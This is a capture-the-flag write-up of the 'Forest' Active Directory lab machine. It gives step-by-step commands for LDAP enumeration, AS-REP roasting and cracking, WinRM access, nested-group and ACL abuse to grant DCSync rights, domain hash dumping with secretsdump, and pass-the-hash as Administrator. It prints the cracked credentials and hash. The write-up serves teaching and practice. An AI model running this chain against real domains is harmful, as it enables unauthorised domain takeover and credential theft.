
Overview
Forest is an Active Directory machine that demonstrates how anonymous LDAP enumeration and an account with Kerberos pre-authentication disabled can lead to an initial foothold, followed by nested group abuse and DCSync rights for full domain compromise.
Attack Chain
- Enumerate exposed Active Directory services
- Use anonymous LDAP binds to identify the domain and users
- Discover
svc-alfrescothrough SMB user enumeration - AS-REP Roast
svc-alfrescoand crack the hash - Gain WinRM access as
svc-alfresco - Enumerate nested group membership with PowerView
- Abuse
Account Operatorsprivileges to modify Exchange-related groups - Create a new domain user and grant DCSync rights
- Dump domain hashes with
impacket-secretsdump - Pass the Administrator hash with
evil-winrm
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.72.8; export NAME=FOREST; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49167,49168

Findings
The scan results show a typical Active Directory attack surface. DNS (53), Kerberos (88), RPC (135), SMB (139, 445), LDAP (389, 636), and the Global Catalog ports 3268 and 3269 are exposed. This strongly suggests the target is a domain controller.
LDAP Enumeration
Anonymous LDAP Bind
Since LDAP is exposed, we start with a simple anonymous query using ldapsearch and the -x flag for simple authentication.
ldapsearch -H ldap://$IP -x
The server responds, confirming that anonymous LDAP queries are allowed.

Next, we query the base naming contexts to identify the domain name.
ldapsearch -H ldap://$IP -x -s base namingcontexts
This reveals the domain htb.local, which is added to /etc/hosts for name resolution.

echo "$IP htb.local" | sudo tee -a /etc/hosts
User Enumeration
With the base DN confirmed as DC=htb,DC=local, we query LDAP for user objects and extract the samaccountname values.
ldapsearch -H ldap://$IP -x -b "DC=htb,DC=local" '(objectClass=user)' samaccountname | grep -i samaccountname
This returns several user accounts.

To clean the output, we use awk to print only the second column.
ldapsearch -H ldap://$IP -x -b "DC=htb,DC=local" '(objectClass=user)' samaccountname | grep -i samaccountname | awk '{print $2}'
This gives us an initial list of five users.

LDAP gives us a good start, but it does not show everything. We also enumerate users over SMB with netexec.
nxc smb $IP -u '' -p '' --users
This reveals an additional user, svc-alfresco.

At this stage, we have a total of six users to test.

Foothold
AS-REP Roasting
With a user list available, we check whether any account has Kerberos pre-authentication disabled. This is done with impacket-GetNPUsers, which performs an AS-REP Roasting attack.
impacket-GetNPUsers htb.local/ -dc-ip $IP -no-pass -usersfile creds/users.txt -outputfile creds/hashes.asreproast
The svc-alfresco account returns an AS-REP hash, confirming that Kerberos pre-authentication is disabled for this user.

Cracking the Hash
The captured hash is cracked offline with hashcat using mode 18200.
hashcat -m 18200 creds/hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
The password is recovered successfully.

svc-alfresco:s3rvice
WinRM Access
Before opening a shell, we test the credentials against remote access services. WinRM is available to svc-alfresco.
nxc winrm $IP -u 'svc-alfresco' -p 's3rvice'

With valid WinRM access confirmed, we establish an interactive shell using evil-winrm.
evil-winrm -i $IP -u 'svc-alfresco' -p 's3rvice'

The user flag can now be read.
type C:\Users\svc-alfresco\Desktop\user.txt

Privilege Escalation
Group Enumeration
After gaining access as svc-alfresco, we transfer and import PowerView.ps1 to enumerate Active Directory permissions and group membership.
We begin by checking the current domain user.
net user svc-alfresco /domain
The account is a member of the Service Accounts group.

Using PowerView, we enumerate domain groups that contain svc-alfresco.
Get-DomainGroup -MemberIdentity 'svc-alfresco' | select samaccountname
This shows that the user is also part of Privileged IT Accounts.

That suggests the group membership is nested. We inspect the Service Accounts group more closely.
Get-DomainGroup 'Service Accounts' | select samaccountname,memberof
Service Accounts is a member of Privileged IT Accounts.

Next, we inspect the Privileged IT Accounts group.
Get-DomainGroup 'Privileged IT Accounts' | select samaccountname,memberof
This reveals that Privileged IT Accounts is nested into Account Operators.

Membership in Account Operators is important because it allows us to create users and modify membership of many non-protected groups. It does not allow direct modification of built-in administrator groups, so we need to find another abuse path.
ACL Enumeration
To look for interesting access control entries, we connect to the domain object using ADSI.
$ADSI=[ADSI]"LDAP://DC=htb,DC=local"
We then search for GenericAll permissions.
$ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true,[system.security.principal.NtAccount]) | Where-Object {$_.IdentityReference -like "*"} | Where-Object {$_.ActiveDirectoryRights -like "*GenericAll*"} | Where-Object {$_.AccessControlType -like "*Allow*"}
The first results include mostly standard accounts.

A more interesting result appears in the output: an Exchange-related group that can be abused as part of the privilege escalation path.

Because our user is effectively part of Account Operators through nested group membership, we can create a new user, add that user to an Exchange-related group, and then use that context to grant DCSync rights over the domain.
Alternative Path Discovery
BloodHound Enumeration
The same privilege escalation path can also be identified visually with BloodHound. First, SharpHound.exe is executed on the target.
.\SharpHound.exe -c All --zipfilename FOREST

After ingesting the data into BloodHound, svc-alfresco is set as the starting node and the htb.local domain is used as the target.
BloodHound shows that the Account Operators group has GenericAll rights over the Exchange Windows Permissions group, which has WriteDacl rights over the htb.local domain.

This means the same overall attack can be performed by adding a newly created user to Exchange Windows Permissions instead of Exchange Trusted Subsystem.
DCSync Abuse
Creating a Controlled User
We create a new domain user with a known password.
net user /add hacked Pass1234! /domain

Next, we add the new user to the Exchange Trusted Subsystem group.
net group /add 'Exchange Trusted Subsystem' hacked /domain

We verify that the user was added successfully.
net groups 'Exchange Trusted Subsystem' /domain
Granting DCSync Rights
Now we create a secure password object for the new user.
$SecPassword = ConvertTo-SecureString 'Pass1234!' -AsPlainText -Force
Then we create a credential object.
$Cred = New-Object System.Management.Automation.PSCredential('HTB.local\hacked', $SecPassword)
Using those credentials, we modify the domain object ACL and grant DCSync rights to hacked.
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity hacked -Rights DCSync

Dumping Domain Hashes
With DCSync rights in place, we use impacket-secretsdump from the attacking machine to dump domain hashes.
impacket-secretsdump -outputfile creds/forest.hashes -just-dc htb.local/hacked:'Pass1234!'@$IP

Using -just-dc with -outputfile creates separate files for NTLM hashes, Kerberos keys, and cleartext passwords for accounts with reversible encryption enabled.

We review the dumped NTLM hashes and copy the Administrator hash to a separate file for testing or cracking.

The Administrator password does not crack, but the NTLM hash can still be used directly with pass-the-hash.
Administrator Access
Using the recovered Administrator hash, we authenticate with evil-winrm.
evil-winrm -i $IP -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'
This gives us an interactive shell as Administrator.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Forest highlights how dangerous anonymous LDAP access can be when combined with weak Kerberos configuration. A single AS-REP roastable service account provided the foothold, while nested group membership and Exchange-related ACLs created a path to grant DCSync rights and dump domain hashes. The result is full domain compromise without needing to crack the Administrator password.